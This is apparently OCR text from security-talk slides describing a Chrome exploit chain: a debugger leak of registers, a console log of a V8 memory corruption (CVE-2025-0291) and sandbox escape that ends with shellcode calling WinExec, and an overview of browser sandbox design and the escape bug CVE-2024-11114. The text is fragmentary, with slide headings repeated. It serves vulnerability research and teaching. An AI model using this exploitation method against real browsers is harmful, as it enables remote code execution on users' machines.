
We leak registers & stack!

```
Breakpoint 1 hit
00000297`7f3c1380 55              push    rbp
0:000> r
rax=000002e700000069 rbx=000002154bf1f5e0 rcx=000001ce0004c529
rdx=000002977f3c1380 rsi=000001ce0004c529 rdi=000002977f3f2308
rip=000002977f3c1380 rsp=000000a3353fe560 rbp=000000a3353fe780
 r8=0000000000000026  r9=000041d3903df384 r10=0000000000000000
r11=fdf5bfffbc02effd r12=0000000000000000 r13=000002154bea9080
r14=000002e700000000 r15=000002e70031cdd1
iopl=0         nv up ei pl nz na pe nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000202
00000297`7f3c1380 55              push    rbp
0:000> dq rsp
000000a3`353fe560  00000297`7f3f233a 000002e7`0021b544
000000a3`353fe570  00000215`4bea9000 000000a3`353fe628
000000a3`353fe580  000002e7`0031cdd1 00007ff7`b1fb074f
000000a3`353fe590  00000215`4bf305e0 000002e7`0002478c
000000a3`353fe5a0  00000019`00000001 00000215`4bf305e0
000000a3`353fe5b0  00000215`4bf1f550 000041d3`903dffb4
000000a3`353fe5c0  00000000`00000003 000000a3`353fe6d8
000000a3`353fe5d0  00000215`4bea9000 00000215`4bf1f548
```

```
0:000> dv isolate
        isolate = 0x00000215`4bea9000
0:000> dt d8!v8::internal::IsolateData trusted_cage_base_ 0x00000215`4bea9000
   +0x260 trusted_cage_base_ : 0x000001ce`00000000
```


2. Heap sandbox escape

Code execution: hunt the egg to RWX



2. Heap sandbox escape


Code execution: hunt the egg to RWX



2. Heap sandbox escape

Code execution: RCE in v8

```
C:\Users\Administrator\Documents\Exploit>d8.exe.lnk main.js
[i] Current log level: 5
[i] Loading utils/utils.js
[i] Loading utils/symbols.js
[i] Loading utils/wasm-module-builder.js
[i] Loading vulns/memcor/CVE-2025-0291.js
        [+] Successfully achieved memory corruption using CVE-2025-0291
[i] Loading v8/cage.js
        [i] Crafting sbxMemory dataview & stage 2 primitives
                [+] Found kHeapNumberMap: 0x56d
                [+] Found float array headers: 0x7750018d145
                [+] Successfully crafted sbxMemory dataview
                [+] Successfully bootstrapped stage 2 addrOf() & fakeObj() primitives
[i] Loading v8/helpers.js
[i] Loading vulns/v8sbx/379140430.js
                [+] Found object with pattern 0x0x14f5,0x21b6b9,0x2 at 0x21be05 in V8 sandboxed heap
        [+] Leaked an address in the trusted cage: 0xc40004c499
                [+] Found object with pattern 0x0x14f5,0x3965e9,0x2 at 0x396a81 in V8 sandboxed heap
        [+] Successfully escaped the V8 sandbox using issue 379140430
[i] Loading rwx/memory.js
[i] Loading rwx/helpers/trusted-rwx.js
                [i] Trusted cage leak: TRUSTED_CAGE_BASE=0xc400000000, TRUSTED_CAGE_SAFE_START=0xc400040000, TRUSTED_CAGE_SAFE_END=0xc400080000
        [+] Leaked RWX memory page at 0x236185f1000 and SANDBOX_BASE=0x30000000000
[i] Loading rwx/shellcodes.js
        [i] Loading shellcodes
                                [+] Retrieved a RWX stub for 2 args at 0x23618601000
                                [+] Retrieved a RWX stub for 3 args at 0x23618e11000
                                [+] Retrieved a RWX stub for 2 args at 0x23618601000
[i] Loading vulns/implant.js
                                [+] Stored 26 bytes of data at 0x30100000180
                        [+] Module 'KERNEL32.DLL' is at 0x7fffcd6a0000
                                [+] Stored 8 bytes of data at 0x30100000200
                        [+] Export 'WinExec' is at 0x1280
                                [+] Stored 5 bytes of data at 0x30100000280
                        [i] Calling native function: 0x7fffcd6a1280(0x30100000280,0x0)
                                [+] Retrieved a RWX stub for 3 args at 0x23618e11000
[+] Successfully cleaned sbxMemory
[i] Exploit chain done, exit cleanly
```



3. Browser sandbox escape


Browser sandbox design

Evade the sandbox

Exploit demo

3. Browser sandbox escape

Browser sandbox design: overview



Medium Integrity

Medium Integrity

Low Integrity


Untrusted Integrity

Untrusted Integrity
+ restrictive Job object
+ alternate desktop
+ Win32k.sys lockdown
+ font loading disabled
…

3. Browser sandbox escape

Browser sandbox design: attack surface

- We can still run a shellcode… but can’t do much with it



3. Browser sandbox escape

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

- But we can:
  - Fingerprint the target (loaded DLLs' build numbers, CPUID…)
  - Run internal renderer's functions, enable MojoJS…
  - Interact with the browser process through Mojo
  - Interact with the OS through some features (syscalls, RPC…)

3. Browser sandbox escape

Browser sandbox design: attack surface

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

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3. Browser sandbox escape

Browser sandbox design: attack surface

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

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  - Interact with the OS through some features (syscalls, RPC…)

MiraclePtr

Use After Free

3. Browser sandbox escape


Evade the sandbox: CVE-2024-11114

→ “Compromised renderer can control your mouse and escape sbx”

3. Browser sandbox escape

Evade the sandbox: CVE-2024-11114

→ "Compromised renderer can control your mouse and escape sbx"



3. Browser sandbox escape

Evade the sandbox: CVE-2024-11114

